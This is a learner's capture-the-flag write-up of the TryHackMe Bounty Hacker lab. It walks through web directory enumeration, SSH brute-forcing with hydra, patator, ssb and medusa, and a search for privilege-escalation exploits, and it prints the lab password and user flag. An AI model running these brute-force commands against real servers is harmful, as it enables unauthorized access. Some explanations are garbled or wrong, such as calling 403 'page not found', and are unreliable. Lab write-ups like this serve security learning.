
In the results we see certain codes: status 403, status 301, status 200

Interpretation of codes code 200 successful communication with the site, code 301 referral to another place on the site, code 403 page not found on the server

[What are HTTP Status Codes? List Of Important Status Codes - Moz](#)

[HTTP response status codes - HTTP | MDN \(mozilla.org\)](#)

I search another alternate tools like gobuster



I find on [Gobuster Alternatives and Similar Software | AlternativeTo](#) tool called dirstalk is serve same perpose like gobuster but force on website to find hidden files

Dirstalk is a multi threaded application designed to brute force paths on web servers.

Usage dirstalk scan http://someaddress.url/ -dictionary mydictionary.txt

Meaning

Command dirstalk start dirstalk tool

flag start scan on weblite


flag -dictionary using word list

[Dirstalk : Modern Alternative to Dirbuster/Dirb 2019 \(kalilinuxtutorials.com\)](#)

[Dirstalk – Modern Alternative To Dirbuster/Dirb – PentestTools](#)


I typed dirstalk scan <http://tryhackmy> ip/ -dictionary list.txt

Not install on kali



I don't find a weblite that tell me how to install dirstalk so I ask chat gpt

kali linux install dirstalk command

 To install `dirstalk` on Kali Linux, you'll generally follow these steps:

- 1. Update Package List:** Ensure your package list is up to date. Open a terminal and run:

bash

`sudo apt update`

Copy code
- 2. Install Dependencies:** Make sure you have the required dependencies installed. You may need `python3-pip` for Python package management:

bash

`sudo apt install python3-pip`

Copy code
- 3. Install `dirstalk`:** Use `pip` to install `dirstalk`:

bash

`sudo pip3 install dirstalk`

Copy code
- 4. Verify Installation:** After installation, you can check if `dirstalk` is properly installed by running:

bash

`dirstalk --help`

Copy code

If you encounter issues, it might be helpful to consult the `dirstalk` documentation or check for any updates specific to the tool.

It gave instructions because it tool create using python languish

sudo apt install python3-pip

sudo pip3 install dirstalk

try: dirstalk --help

it doesn't work

```
ERROR: Could not find a version that satisfies the requirement dirstalk (from versions: none)
ERROR: No matching distribution found for dirstalk
```

I search another tool called dirbuster


Dirbuster is a tool created to discover, by brute force, the existing files and directories in a web server

Dirbuster a gui tool and cli tool

[Kali Linux Web Penetration Testing Cookbook \(packtpub.com\)](http://www.packtpub.com/Kali-Linux-Web-Penetration-Testing-Cookbook)

[dirbuster | Kali Linux Tools](#)

install command `sudo apt install dirbuster`



```
Dir found: / - 200
```

```
Dir found: /images/ - 200
```

I search another tool called dirb

Dirb is a powerful directory enumeration tool that can be used to discover hidden files and directories on web servers

Usage command `dirb http://example.com -w /usr/share/wordlists/dirb/common.txt`

Meaning

Dirb run dirb tool

<http://example.com> website to attack

Flag `-w` use a list

`/usr/share/wordlists/dirb/common.txt` name of list to use for attack

[How to Use Dirb for Directory Enumeration in Kali Linux \(anovin.mk\)](#)

[dirb | Kali Linux Tools](#)

[Introduction to Dirb - Kali Linux - GeeksforGeeks](#)

I type command `dirb http://tryhackme ip -w /usr/share/wordlists/dirb/common.txt`

```
└─$ dirb http://10.10.253.235 -w /usr/share/wordlists/dirb/common.txt
t Ethernet interface

_____|
DIRB v2.22 253.235
By The Dark Raver

_____|

START_TIME: Sat Aug 24 10:39:19 2024
URL_BASE: http://10.10.253.235/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages
```

```
GENERATED WORDS: 4612
i[s] to connect to
—— Scanning URL: http://10.10.253.235/ ——
+ http://10.10.253.235/index.html (CODE:200|SIZE:969)
+ http://10.10.253.235/server-status (CODE:403|SIZE:278)
```

```
—— Entering directory: http://10.10.253.235/images/ ——
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
END_TIME: Sat Aug 24 11:37:07 2024
DOWNLOADED: 9224 - FOUND: 2
```

Results fund folder images/ ,file index.html (CODE:200|SIZE:969)

Not fund server-status (CODE:403|SIZE:278)


I try to enter /index.html

```
10.10.157.25/index.html
```



It's the home page

I try to enter /images

```
10.10.157.25/images/
```



Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 crew.jpg	2020-06-05 14:56	608K	


Apache/2.4.18 (Ubuntu) Server at 10.10.157.25 Port 80

Parent Directory is home page

crew.jpg is picture

lets search what write On source page of <http://10.10.157.25/index.html> maybe it has a comment that write a username

click right mouse button from option list click on view source page



Open new page called source page

```
view-source:http://10.10.157.25/index.html
```


Didn't find comment

```
1 <html>
2
3 <style>
4 h3 {text-align: center;}
5 p {text-align: center;}
6 .img-container {text-align: center;}
7 </style>
8
9 <div class='img-container'>
10 <img src='/images/crew.jpg' tag alt='Crew Picture' style='width:1000;height:563'>
11 </div>
12
13 <body>
14 <h3>Spike:'.Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."</h3>
15
16 <hr>
17
18 <h3>Jet:'.Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around
19
20 <hr>
21
22 <h3>Ed:'.I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"</h3>
23
24 <hr>
25
26 <h3>Faye:'.hmph..."</h3>
27
28 </body>
29 </html>
30
31
```

Lets try to gess the username: lin password from locks.txt list

I use command hydra to attack ssh

[hydra | Kali Linux Tools](#)

[How to Use Hydra to Crack Passwords: The Complete Guide \(stationx.net\)](#)

[How to use the Hydra password-cracking tool | TechTarget](#)

[How to Use Hydra to Hack Passwords – Penetration Testing Tutorial \(freecodecamp.org\)](#)

Write in google hydra attack ssh

hydra attack ssh

Find hydra to attack ssh command hydra -l username -P /path/to/ locks.txt target ip -t 4 service

In this case command hydra -l username -P /path/to/wordlist.txt target ip -t 4 ssh

[How to use Hydra to Brute Force SSH passwords? - LinuxForDevices](#)

[SSH Password Testing With Hydra on Kali Linux - Linux Tutorials - Learn Linux Configuration](#)

Meaning

I will use the command hydra -l user -P path/password list website service

Interpreting a command

Hydra Using the hydra tool

Flag -l Login Enter a user

User A user can be any user in the system

Flag -p Enter a password for the user

path/password list A list of passwords, where is it

website The website address we want to connect to

Service through which type of service to connect to the site this

Flag -t task limitation option

Number 4 number of processes

Or I can type command `hydra -l lin -P /usr/share/wordlists/rockyou.txt target ip -t 4 ssh`

[How to Brute Force Websites & Online Forms Using Hydra | Infinite Logins](#)

[SSH Password Testing With Hydra on Kali Linux - Linux Tutorials - Learn Linux Configuration](#)


What is password list: rockyou.txt

[How To Extract rockyou.txt.gz File in Kali Linux? - GeeksforGeeks](#)

[Understanding RockYou.txt: A Tool for Security and a Weapon for Hackers \(keepersecurity.com\)](#)

I found using the command `locate -e rockyou.txt` the path where rockyou.txt is located

`/usr/share/wordlists/rockyou.txt`



```
$ locate -e rockyou.txt
/usr/share/wordlists/rockyou.txt
```

Meaning


Locate search a document

Flag -e existing file in system

rockyou.txt name of document I search

I found using the command `find -type f -name rockyou.txt` the path where rockyou.txt is located

`/usr/share/wordlists/rockyou.txt`



```
find -type f -name rockyou.txt
```

Meaning

Command find search a document or folder

Flag -type kind of file

Flag f type document

Flag d type folder

path to search write it after d or f it says from where to start search example / from /

Flag -name search according to name given to you

rockyou.txt name of the document I search

Find search a document or folder on system

[How to Find a File in Linux | Find Command - GeeksforGeeks](#)

[Find Command in Linux \(Find Files and Directories\) | Linuxize](#)

[How to Use the find Command in Linux \(howtogeek.com\)](#)

[find\(1\) - Linux manual page \(man7.org\)](#)

[find\(1\) - Linux man page \(die.net\)](#)

The rockyou file is in a compressed file rockyou.txt.gz command to extract the file

sudo gunzip /usr/share/wordlists/rockyou.txt.gz

[Gunzip Command in Linux | Linuxize](#)

[Gunzip Command in Linux With Examples {8 Examples} \(phoenixnap.com\)](#)

I type hydra -l lin -P /path/to/locks.txt target ip -t 4 ssh

```
$ hydra -l lin -P /home/aviv/Documents/Bounty_Hunter/locks.txt 10.10.157.25 -t 4 ssh
[DATA] attacking ssh://10.10.157.25:22/
[22][ssh] host: 10.10.157.25 login: lin password: RedDr4gonSynd1cat3
at3 at: ./locks.txt remote: ./locks.txt
```

Success username: lin password: RedDr4gonSynd1cat3

Let's try command hydra -l lin -P /path/to/locks.txt ip -t 6 ssh://machine ip

Didn't work

```

$ hydra -l lin -P /home/aviv/Documents/Bounty_Hunter/locks.txt 10.1
0.157.25 -t 6 ssh://10.10.157.25
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do no
t use in military or secret service organizations, or for illegal pur
poses (this is non-binding, these *** ignore laws and ethics anyway).
local: ./locks.txt remote: ./locks.txt
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-0
8-23 07:36:52
[ERROR] Unknown service: ssh://10.10.157.25

```

I can use command patator to attack ssh

Patator is another tool like hydra for brute force attack

[Patator -- Brute Force Password of Everything \(kalilinux.in\)](#)

[patator | Kali Linux Tools](#)

[patator\(1\) — patator — Debian testing — Debian Manpages](#)

I type command patator ssh_login host=target ip user=path/of/user-list.txt
password=/path/of/ftp_pass.txt -x ignore:syserr=1 -x ignore:mesg='Login incorrect'

Meaning

Command patator Using the patator tool

Command ssh_login attack login of ssh service

host=target ip name of target I intend to attack or its ip

user=path/of/user-list.txt username to use in attack

password=/path/of/ftp_pass.txt password to use in attack

Flag -x ignore:syserr=1 ignore certain errors that might not be critical

Flag -x ignore:mesg='Login incorrect' ignore Login incorrect errors

I also ask chatgpt on this command



Patator is a versatile and multi-purpose brute-forcing tool used for various types of attacks, including SSH. For SSH, you can use Patator to perform dictionary attacks to guess usernames and passwords. Here's a general outline of how you can use Patator to brute-force SSH credentials:

Basic Syntax

```
bash
```

[Copy code](#)

```
or ssh_login host=<target_ip> user=<username_file> pass=<password_file> -x ignore:syserr=1
```

Breakdown of the Command

- `ssh_login`: This specifies the module to use for SSH login attempts.
- `host=<target_ip>`: Replace `<target_ip>` with the IP address or hostname of the target SSH server.
- `user=<username_file>`: Replace `<username_file>` with the path to a file containing usernames (one per line).
- `pass=<password_file>`: Replace `<password_file>` with the path to a file containing passwords (one per line).
- `-x ignore:syserr=1`: This option is used to ignore certain errors that might not be critical.

[Brute force SSH usando patator \(youtube.com\)](https://www.youtube.com/watch?v=367...)

```
$ patator ssh_login host=10.10.253.235 user=lin password=/home/aviv/
/Documents/Bounty_Hunter/locks.txt -x ignore:syserr=1
```

```
Traceback (most recent call last):
  File "/usr/lib/python3.11/multiprocessing/process.py", line 314, in
_bootstrap
    self.run()
  File "/usr/lib/python3.11/multiprocessing/process.py", line 108, in
run
    self._target(*self._args, **self._kwargs)
  File "/usr/bin/patator", line 2141, in consume
    ...
```

Gave errors try with another way

```


$ patator ssh_login host=10.10.253.235 user=lin password=/home/aviv
/Documents/Bounty_Hunter/locks.txt -x ignore:mesg='Login incorrect'
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated
and slated for removal in Python 3.13
  from telnetlib import Telnet
07:05:52 patator INFO - Starting Patator 1.0 (https://github.com/l
anjelot/patator) with python-3.11.8 at 2024-08-24 07:05 EDT
07:05:52 patator INFO -

07:05:52 patator INFO - code size time | candidate
                        | num | mesg
07:05:52 patator INFO - -----
07:05:57 patator INFO - 1 22 3.166 |
                        | 1 | Authentication failed.
07:05:58 patator INFO - Hits/Done/Skip/Fail/Size: 1/1/0/0/1, Avg:
0 r/s, Time: 0h 0m 5s

```

Don't work

I search another brute force attack tool



A screenshot of a Google search interface. The search bar contains the text "hydra alternatives to brute force". Below the search bar, there are tabs for "SEARCH", "COPILOT", "IMAGES", "VIDEOS", "MAPS", "NEWS", "MORE", and "TOOLS". The "SEARCH" tab is selected. Below the tabs, it says "About 747,000 results". A search result snippet is visible, starting with "Top 3 Patator (multi-purpose brute-force tool) hashcat (password recovery tool) acccheck (SMB password guessing and dictionary attack tool) These tools are ranked as the best alternatives to THC Hydra."

Found on website [11 Brute-force Attack Tools for Penetration Test | Geekflare](#) tool calls SSB to brute force ssh service

[SSB - A Faster & Simpler Way to Bruteforce SSH Server. \(kalilinuxtutorials.com\)](#)

[SSB – A Fastest Secure Shell Brute Forcer - Secnhack](#)

Install ssb command apt install golang -y

I type command ssb -w path for list username@ip target

Meaning

Command ssb attack ssh service

Flag -w using a passwords list

path for list location of passwords list

username@ip target connect by ssh to server username to connect to server by ssh

```
$ ssb -w /home/aviv/Documents/Bounty_Hunter/locks.txt lin@10.10.253.235
```

```

v0.1.0 | | [~]
$ ls Documents
Bounty_Hunter  ssb  venom.ps1
$ cd Documents/Bounty_Hunter
Secure Shell Bruteforcer
infosec@kitabisa.com
[~]
$

:: Username: lin
:: Hostname: 10.10.253.235
:: Port      : 22
:: Wordlist: /home/aviv/Documents/Bounty_Hunter/locks.txt
:: Threads  : 100
:: Timeout  : 30s
```

```
[VLD] Connected with 'RedDr4gonSynd1cat3'.
[INF] Done!
```

Success username: lin password: RedDr4gonSynd1cat3

Chat gpt told me to use also in toll call medusa

Additional Tips

- **Check the Tool's Documentation:** `patator` has extensive documentation. Refer to the [official documentation](#) for more detailed options and usage.
- **Try Other Tools:** If `patator` continues to give you trouble, consider using other tools like `hydra` or `medusa`, which are also popular for brute-forcing SSH.

If you provide more details on the specific errors you're encountering, I might be able to give you more targeted advice.

Medusa is a modular, speedy, and parallel, login brute-forcer

Install Medusa command `sudo apt install medusa`

Usage command `medusa -h target ip -u path to username -P path to Password_List.txt -M service -n port number`

Meaning

Medusa to execute the medusa tool

Flag `-h` Target hostname or IP address

Flag `-H` File containing target hostnames or IP addresses

Flag `-u` using one username for attack

Flag `-U` using usernames from list for attack

Flag `-p` using one password for attack

Flag `-P` using passwords from list for attack

Flag `-M` Name of the module to execute or service example `ssh`

Flag `-n` Use for non-default TCP port number

[Password Cracking with Medusa in Linux - GeeksforGeeks](#)

[medusa | Kali Linux Tools](#)

[A Detailed Guide on Medusa - Hacking Articles](#)

I typed `medusa -h target ip -u lin -P path to locks.txt -M ssh -n 22`

```
└─$ medusa -h 10.10.253.235 -u lin -P /home/aviv/Documents/Bounty_Hunter/locks.txt -M ssh -n 22
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.10.253.235 (1 of 1, 0 complete) User: lin (1 of 1, 0 complete) Password: rEddrAGON (1 of 26 complete)
```

```
ACCOUNT FOUND: [ssh] Host: 10.10.253.235 User: lin Password: RedDr4gonSynd1cat3 [SUCCESS]
```

Success username: lin password: RedDr4gonSynd1cat3

Answer I attack ssh service

Now I connect via ssh to server type command in terminal: ssh user@server ip

You need to enter a password

```
lin@10.10.157.25$ ssh lin@10.10.157.25
The authenticity of host '10.10.157.25 (10.10.157.25)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
yes
Warning: Permanently added '10.10.157.25' (ED25519) to the list of known hosts.
lin@10.10.157.25's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)
```

```
lin@bountyhacker:~/Desktop$
```

I check which user I log to command whoami

```
lin@bountyhacker:~/Desktop$ whoami
lin
```

I check where I am command pwd

```
lin@bountyhacker:~/Desktop$ pwd
/home/lin/Desktop
```

I check which groups I member of command id

```
lin@bountyhacker:~/Desktop$ id
uid=1001(lin) gid=1001(lin) groups=1001(lin)
```

I check which files I have command ls

```
lin@bountyhacker:~/Desktop$ ls
user.txt
```

Lets see what permissions user lin have on document user.txt command ls -l

```
lin@bountyhacker:~/Desktop$ ls -l
total 4
-rw-rw-r-- 1 lin lin 21 Jun 17 2020 user.txt
```

I see user lin have have write and read permissions on user.txt document

Question What is the users password?

Answer username: lin password: RedDr4gonSynd1cat3

Question what content have user.txt

So I read user.txt document command cat user.txt

```
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
```

Answer user.txt document content: THM{CR1M3_SyNd1C4T3}

Question what content have root.txt

I search root.txt command locate -e root.txt or find -type f -name root.txt

```
lin@bountyhacker:~/Desktop$ locate -e root.txt
```

```
lin@bountyhacker:~/Desktop$ locate -e root.txt
lin@bountyhacker:~/Desktop$
```

```
lin@bountyhacker:~/Desktop$ find -type f -name root.txt
```

```
lin@bountyhacker:~/Desktop$ find -type f -name root.txt
lin@bountyhacker:~/Desktop$
```


privilege escalation cyberattack designed to gain unauthorized privileged access into a system

[What is Privilege Escalation? - CrowdStrike](#)

[What Is Privilege Escalation? Definition, Types and Examples \(heimdalsecurity.com\)](#)

I type command `uname -a` to see os version search variability to exploit it

```
lin@bountyhacker:~$ uname -a
Linux bountyhacker 4.15.0-101-generic #102~16.04.1-Ubuntu SMP Mon May 11 11:38:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

Search on google 16.04.1-Ubuntu exploits to privilege escalation to root

16.04.1-Ubuntu exploits to privilege escalation to root

Found CVE-2021-3156 a sudo vulnerability

This vulnerability allows non-privileged users to gain root privileges without any authentication by using this vulnerability

[Privilege Escalation \(CVE-2021-3156\) New sudo vulnerability | by Arlen Luman | MII Cyber Security Consulting Services | Medium](#)

[NVD - CVE-2021-3156 \(nist.gov\)](#) using command `sudoedit -s '123123123123'` or `sudoedit -s /`

I typed command `python3 --version` search variability to exploit it

```
lin@bountyhacker:~$ python3 --version
Python 3.5.2
```

Search on google Python 3.5.2 exploit to gain root privileges

python 3.5.2 exploit to gain root privileges

I typed command `nmap -version` search variability to exploit it

It not install

```
lin@bountyhacker:~$ nmap -version
The program 'nmap' is currently not installed. To run 'nmap' please ask your administrator to install the package 'nmap'
```

I tried to search vulnerability to python on [python | GTFOBins](#)

Search 4.15.0-101-generic exploit

4.15.0-101-generic exploit

CVE-2021-4154

[NVD - CVE-2021-4154 \(nist.gov\)](#)

[Red Hat: CVE-2021-4154: local privilege escalation by exploiting the fsconfig syscall parameter leads to container breakout \(Multiple Advisories\) \(rapid7.com\)](#) a local attacker with a user privilege could cause a privilege escalation by exploiting the fsconfig syscall parameter leading to a container breakout and a denial of service on the system

[CVE - CVE-2021-4154 \(mitre.org\)](#)

fsconfig syscall parameter -system call allowing to assign configurations to filesystem types

[fsconfig - Tracee \(aquasecurity.github.io\)](#)

exploit [Linux Kernel 4.15.x < 4.19.2 - 'map write\(\) CAP_SYS_ADMIN' Local Privilege Escalation \(polkit Method\) - Linux local Exploit \(exploit-db.com\)](#)

python code language

[Welcome to Python.org](#)

[Python Tutorial \(w3schools.com\)](#)

I search misconfiguration of python permission

On another tryhackme machine named rootme I found misconfiguration of python permission it has suid permission I thought that Bounty Hunter has also this misconfiguration

Suid permission is to run a file with owner permission as default

[What is SUID, GUID and Sticky Bit in Linux? How to Use Them? \(linuxhandbook.com\)](#)

[Linux Privilege Escalation with SUID files | by Quan Nguyen | Go Cyber | Medium](#)

